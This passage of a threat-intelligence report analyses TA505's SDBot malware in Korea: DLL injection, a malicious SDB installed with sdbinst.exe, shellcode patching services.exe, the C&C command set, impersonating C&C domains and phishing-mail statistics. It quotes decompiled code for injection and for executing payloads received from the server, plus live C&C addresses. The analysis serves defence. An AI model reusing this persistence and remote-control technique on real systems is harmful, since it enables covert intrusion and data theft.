The malicious DLL file created by the malicious xls file is injected into the 'excel.exe' process for execution, and steals information of the infected PCs and sends it to C&C server. The DLL file is packed with custom packer and UPX packer from the TA505 Threat Group.

- Info on infected PC sent to C&C server: windows-afx-update.com/f1611

[Table 33] PC information stolen by malware

Sort	Stolen information
D	PC name
U	User name
OS	OS version
OSA	OS bit information
PR	Process list

After transmitting infected PC information, it downloads additional DLLs from the C&C server depending on the OS environment of the infected PC and runs them through process memory.

- 32bit : windows-afx-update.com/core/1
- 64bit : windows-afx-update.com/core/2

<Figure 62> Execution using memory injection method after additional file download

```
  v10 = sub_10009568(v6, v4, dwSize, v7);     // Memory Injection
  if ( v10 )
  {
    WaitForSingleObject(v10, 0xFFFFFFFF);
  }
  else
  {
    v11 = GetLastError();
    sub_100012D6("[-] %s. Error=%d", "Failed to inject the DLL", v11);
  }
  CloseHandle(v8);
}
else
{
  v9 = GetLastError();
  sub_100012D6("[-] %s. Error=%d", "Failed to open the target process", v9);
```


d) Additional downloaded DLL malware for the SDB installation

The DLL malware, which was additionally downloaded from the C&C server, has the function of installing the malicious SDB and, when running under the authority of the administrator, installs the malicious SDB of version 6.1.7601 32-bit. The SDB file is dropped to the path "%AppData%₩Local₩Temp" and installed through the sdbinst.exe process of the system32 path.

[Table 34] Commands used to install SDB

"C:₩Windows₩system32₩sdbinst.exe" -q -p "C:₩Users₩user₩AppData₩Local₩Temp₩sdb733.tmp"
-q: Automatic mode. Confirmation messages are automatically allowed. -p: Allow SDB containing patches.

<Figure 63> SDB installation screen




The SDB is registered as "Microsoft KB2720155" on the program list to disguise itself as a normal program.

<Figure 64> Installed program

e) Malicious shell code patch with remote control function for normal processes


The installed SDB registers the remote control shell code binaries in the registry "HKLM₩SOFTWARE₩Microsoft₩[Random 3-digit alphabet]" path with the name "[Random 1-digit alphabet].

<Figure 65> Generation of new key in registry



The way in which remote-controlled malware registered in the registry operates is by patching the shell code of <Figure 68> to the specific address (ScRegisterTCPEndpoint) of the <Figure 67> services.exe program through SDB information in <Figure 66>. The shell code of <Figure 68> that runs on access to the address executes the shell code of <Figure 65> the remote control registered in the registry.

<Figure 66> Process targeting code patching




Name	Value	Offset
File name	C:₩Users₩user₩Desktop₩sdb733.sdb	
INDEXES		0xC
INDEX		0x12
INDEX_TAG	0x7007	0x18
INDEX_KEY	0x6001	0x1C
INDEX_FLAGS	1	0x20
INDEX_BITS	(Binary data)	0x26
DATABASE		0x38
NAME	Microsoft KB2720155	0x3E
DATABASE_ID	fbc435ee-1137-cf7d-839f-63e66cee8a25	0x44
OS_PLATFORM_OR_DEPRECATED_OS_PLATFORM	1	0x5A
PATCH: Compatibility Fix		0x60
NAME	Compatibility Fix	0x66
PATCH_BITS	(Binary data)	0x6C
PATCH_REPLACE	services.exe	
EXE: services.exe		0x354
NAME	services.exe	0x35A
APP_NAME	Microsoft Services	0x360
EXE_ID	d49730dd-9bad-804b-e3db-a3bbb4a1737c	0x366

<Figure 67> services.exe ScRegisterTCPEndpoint(0x100F93B)

```
HANDLE sub_100F93B()
{
  NTSTATUS v0; // eax
  unsigned int v1; // ebx
  void **v2; // eax
  NTSTATUS v4; // eax
  RPC_BINDING_VECTOR v5; // [esp+Ch] [ebp-28h]
  int v6; // [esp+14h] [ebp-20h]
  ULONG Length; // [esp+18h] [ebp-1Ch]
  int Dst; // [esp+1Ch] [ebp-18h]
  RPC_WSTR StringBinding; // [esp+20h] [ebp-14h]
  RPC_WSTR PrincName; // [esp+24h] [ebp-10h]
  RPC_WSTR Protseq; // [esp+28h] [ebp-Ch]
  RPC_BINDING_VECTOR *BindingVector; // [esp+2Ch] [ebp-8h]
  HANDLE Handle; // [esp+30h] [ebp-4h]

  v5.Count = 0;
  BindingVector = 0;
  v5.BindingH[0] = 0;
  StringBinding = 0;
  Protseq = 0;
  PrincName = 0;
  Dst = 0;
  Length = 4;
  if ( *(_DWORD *)&dword_1037074 == 1 )
    return 0;
  if ( !sub_1005EB9(-2147483646, L"System\\CurrentControlSet\\Control",
  {
    if ( !sub_1005E04(Handle, L"DisableRPCOverTCP", 0, (int)&v6, &Dst,
    {
      v4 = NtClose(Handle);
```

<Figure 68> Shell codes to execute shell codes registered in registry



f) Info on infected PC sent to C&C server

The shell code stored in the registry running from the services.exe process functions as a remote control and sends infected PC information to the C&C server.

- C&C server: 202.168.154.138 (South Korea)

[Table 35] Info sent to C&C server from infected PC

Sort	Content	Network packet
ver	2.3 (Hardcoded)	```` .....p.ver=2.3 domain=WORKGROUP pc=WIN-7P9T26UIG87 geo=?? os=6.1.7601 (x86) Service Pack 1 rights=admin proxyenabled=1 .... ````
domain	Affiliated group	
pc	PC name	
geo	Country (http://ip-api.com/json view)	
os	OS info	
rights	Execution rights	
proxyenabled	Proxy enabled	

g) Additional commands from C&C server

Upon receiving infected PC information, the C&C server sends additional commands to the infected PC to perform further malicious acts.

[Table 36] Additional malicious activities following commands sent to infected PC from C&C server

Command	Content	
2	cmd	Changes cmd code page to chcp 65001(UTF-8)
	shutdown_pc	Shutdown /s /t 0, Turns off system
	reboot	Shutdown /r /t 0, Reboots system
	sleep utc	Sleep hour setting
	video online	Creates video data
	video stop	Stops creating video data
	rdpwrap install	Activates remote control of desktop
	rdpwrap uninstall	Deactivates remote control of desktop
	portforward(target, srvport)	Sets portforwarding between target and server
	run	Generates cmd process
	runreflective	Executes file received from server
	keep_bot_online on	Executing: 1
	keep_bot_online off	Execution ended: 0
4	Sends socket info to server	
5	Reads and sends files related to data received from server or sends screen shot info to server	
11	Sends to server socket info and commands received from server	

12	Writes file with data received from server
13	(NULL)
14	Ends socket communication
15	Writes file with data received from server
23	Sends drive info (disk type and remaining space) to server
24	Reads specific file and sends the content to server
25	Creates folder with info received from server
26	Deletes specific file
27	Ends socket communication
31	Writes file with data received from server
32	Sends specific data to server

<Figure 69> shows a function that is performed when the 'runreflective' command of '2' of [Table 36] is sent. After receiving data from C&C server, it checks for "MZ" and "PE" signatures, and tries to see whether it's EXE file or DLL file. If it's DLL file, it executes the file received from the C&C server through the "rundll32.exe" process.

<Figure 69> Executing files received from C&C server

```
if ( recv_sub_10005430(v3, v4, v11) ) // receive data from server
{
  if ( MZ_sub_100042E0(v1) )          // check MZ, PE signature
  {
    v5 = _sub_100042C0(v1);
    v6 = "File is DLL";
    if ( !v5 )
      v6 = "File is EXE";
    send_sub_10005710(v3, v6);        // send info about received data
    v7 = _sub_100042A0(v1);
    v8 = "File is 32-bit";
    if ( !v7 )
      v8 = "File is 64-bit";
    send_sub_10005710(v3, v8);
    rundll32_sub_10004400(v1, v11);   // execute received data
```

2) Cloud service impersonating domain used as C&C server

While collecting and analyzing samples of SDBot malware distributed by the TA505 Threat Group in Korea from October 2019, two common features were found, as well as the type that had previously been circulated.

The first feature is that when downloading attachment malware via links contained within spear phishing mail, it uses domains impersonating well-known cloud drive services such as Google Drive, DropBox and Microsoft OneDrive.

The second characteristic is that when downloading additional malwares from downloaded malwares, they use domains that impersonate Windows Update, Office365, Microsoft and Daum.

[Table 37] shows the impersonation domain and registration information used by TA505 Threat Groups as a C&C server as of 2019.12.31.

[Table 37] Info about impersonating domains used by TA505 Threat Group (As of 2019.12.31)

Services impersonated	Impersonating domains	Domain registration date	Domain registered by
Google Drive	static-google-analtyic.com	2019.08.07	cs@now.cn
	googledrive-en.com	2019.10.01	Artak Gasparyan
	googledrive-gb.com	2019.10.10	cs@now.cn
	googledrive-eu.com	2019.10.11	cs@now.cn
Dropbox	dropbox-download.com	2019.10.01	Artak Gasparyan
	dropbox-en.com	2019.10.14	Wiet Lee
	dropbox-eu.com	2019.10.15	Wiet Lee
	dropbox-sdn.com	2019.10.20	Wiet Lee
	dropbox-er.com	2019.10.21	Wiet Lee
	dropbox-download-eu.com	2019.10.25	-
OneDrive	OneDrive-cdn.com	2019.10.01	Artak Gasparyan
	cdn-OneDrive-live.com	2019.10.01	cs@now.cn
	OneDrive-sdn.com	2019.10.08	cs@now.cn

	OneDrive-en.com	2019.10.13	Artak Gasparyan
	OneDrive-download.com	2019.10.14	Wiet Lee
	OneDrive-download-en.com	2019.10.14	Wiet Lee
	OneDrive-sd.com	2019.10.15	Wiet Lee
	OneDrive-sn.com	2019.10.15	Wiet Lee
	OneDrive-en-live.com	2019.10.17	Wiet Lee
	OneDrive-fn.com	2019.10.23	-
	OneDrive-us-en.com	2019.10.24	Wiet Lee
Windows Update	windows-update-02-en.com	2019.09.02	Artak Gasparyan
	windows-dev-sec.com	2019.09.11	cs@now.cn
	windows-several-update.com	2019.09.18	Wiet Lee
	windows-update-sdbt.com	2019.09.20	cs@now.cn
	windows-wsus-en.com	2019.09.30	cs@now.cn
	windows-wsus-eu.com	2019.09.30	cs@now.cn
	windows-cnd-update.com	2019.10.01	Artak Gasparyan
	windows-msd-update.com	2019.10.02	-
	windows-fsd-update.com	2019.10.07	Artak Gasparyan
	windows-sys-update.com	2019.10.08	cs@now.cn
	windows-se-update.com	2019.10.10	cs@now.cn
	windows-me-update.com	2019.10.10	cs@now.cn
	windows-upgrade-en.com	2019.10.11	cs@now.cn
	windows-en-us-update.com	2019.10.14	Wiet Lee
	windows-afx-update.com	2019.10.15	Wiet Lee
	windows-wsus-update.com	2019.10.17	Wiet Lee
	windows-service-en.com	2019.10.20	Wiet Lee
	windows-update-sys.com	2019.10.23	-
Office365	update365-office-ens.com	2019.09.03	Redacted For Privacy(Russia)

	office-teml-en.com	2019.09.11	cs@now.cn
	office365-update-en-gb.com	2019.09.16	cs@now.cn
	office365-en-gb.com	2019.09.16	cs@now.cn
	office365-update-en.com	2019.09.25	Redacted For Privacy(Russia)
	office365-update-eu.com	2019.09.27	cs@now.cn
	office365-us-update.com	2019.10.13	Artak Gasparyan
	office365-eu-update.com	2019.10.13	Artak Gasparyan
	windows-office365.com	2019.10.24	Wiet Lee
	office-en-service.com	2019.10.27	Serghei Cakovskii
Microsoft	microsoft-live-us.com	2019.11.04	-
	microsoft-hub-us.com	2019.11.07	Redacted For Privacy(US)
	geo-st-microsoft.com	2019.12.16	Redacted For Privacy(China)
	ms-en-microsoft.com	2019.12.18	Redacted For Privacy(US)
Daum	daumcdnf.com	2019.12.16	Redacted For Privacy(Russia)
	daumcdnr.com	2019.12.18	Redacted For Privacy(US)


Ⅲ. Spear Phishing Mail Statistics

The TA505 Threat Group sent a large amount of spear phishing e-mails to executives and employees of domestic companies. The text of the mail is easy to understand as it uses fluent Korean, and the title of the mail is written so that you can inadvertently open the mail as it impersonates an order sheet, contract, air ticket or tax invoice. Malicious files attached to phishing mail are produced and distributed in various formats, such as xls, wiz and html, to bypass vaccine detection and increase infection rates.

<Figure 70> is based on an analysis of about 100 send-off times of the TA505 Threat Group's domestic target spear phishing emails collected from Virus Total from February to December 2019. According to the monthly classification of the spear phishing mail and the analysis of the average time spent on sending, it has been confirmed that the SP505 Threat Group's spear phishing mail is concentrated in a time period of about two hours from 7 a.m. to 9 a.m. based on Korean Standard Time (KST).

※ September and November 2019 were excluded from the statistics because the attack mostly targeted foreign countries in these months.


<Figure 70> Spear phishing mail sent time statistics



<Figure 71> shows day-to-day statistics on the spread of spear phishing mail to local financial firms by the TA505 Threat Group in 2019, which were detected at the Financial Security Control Center of the Korea Financial Security Institute.
Analysis of a total of 612,021 spear phishing mail cases from 2019.02.01 to 2019.12.31 found that about 81 percent of all spear phishing mail was circulated on weekdays. Among them, 25.7 percent (157,499 cases) were distributed on Thursdays, while 24.5 percent (150,102 cases) were distributed on Wednesdays. Thus, statistics show that the cases tend to be concentrated on Wednesdays and Thursdays.


Statistics also show that the TA505 Threat Group spreads the spear phishing mail before 9 a.m. on weekdays, the usual office hours for local executives and employees. The results support the TA505 Threat Group's ability to identify the time zone with the highest infection rate and carry out attacks when sending spear phishing mail to executives and employees of domestic companies.

<Figure 71> Spear phishing mail sent day statistics



<Figure 72> shows an analysis of a total of 612,021 spear phishing mail detections by month, with the most attacks at 157,887 cases carried out in May 2019, with July, September and November showing a relatively declining trend. Looking at about a year of monthly dissemination statistics, we can see that there were large-scale attacks by the TA505 Threat Group[29] against foreign countries in the months when the number of attempted attacks on domestic targets was low, and after attacks against overseas targets, the number of detection cases tended to increase. Therefore, it is important to identify attacks targeting foreign countries and changes in malwares distributed.

<Figure 72> Spear phishing mail sent statistics by month



[29] https://www.bleepingcomputer.com/news/security/ta505-spear-phishing-campaign-uses-lolbins-to-avoid-detection/
https://securityintelligence.com/news/ta505-delivers-new-gelup-malware-tool-flowerpippi-backdoor-via-spam-campaign/
https://www.proofpoint.com/us/threat-insight/post/ta505-distributes-new-sdbbot-remote-access-trojan-get2-downloader

According to the analysis of 44,258 sender email address domains that spread 612,021 spear phishing emails from the TA505 Threat Group, the 10 sender domains that disseminate the most spear phishing mail are as shown in [Table 38].

[Table 38] Spear phishing mail sending domain statistics

Ranking	Spear phishing mail sending domain	Number of spear phishing mails detected
1	rdslink.ro	236
2	dbj.gob.mx	169
3	alumni.uv.es	142
4	munkaspart.hu	125
5	meinl-coffee.ru	103
6	gestori.eni.com	73
7	unilever.com.vn	63
8	fdw.pl	58
9	gds.co.za	51
10	cg.gov.ua	49

Analysis of 44,258 IPs in the domains used to send spear phishing mail resulted in a total of 455 spear phishing mail sender IPs and the analysis of IP countries is as shown in [Table 39]. The U.S. has the largest number of IPs for spear phishing mails with 18.1 percent or 86 cases, followed by Japan with 9.7 percent (46), China with 6.1 percent (29), France with 5.5 percent (26) and Brazil with 4.8 percent (23).

[Table 39] Spear phishing mail sending country statistics

Ranking	Country	Number of spear phishing mails detected
1	USA	86
2	Japan	46
3	China	29
4	France	26
5	Brazil	23
6	Germany, Turkey	17
7	Russia, Spain	16
8	Italy	13

IV. Phishing Pages Found on C&C Server

We found out that the TA505 Threat Group ran phishing pages impersonating Naver, Google, Microsoft and Apple on the IP while tracking IPs were used as C&C servers. This summarizes the analysis of phishing pages operated by C&C servers and includes circumstantial estimates.

1. Naver Phishing Pages

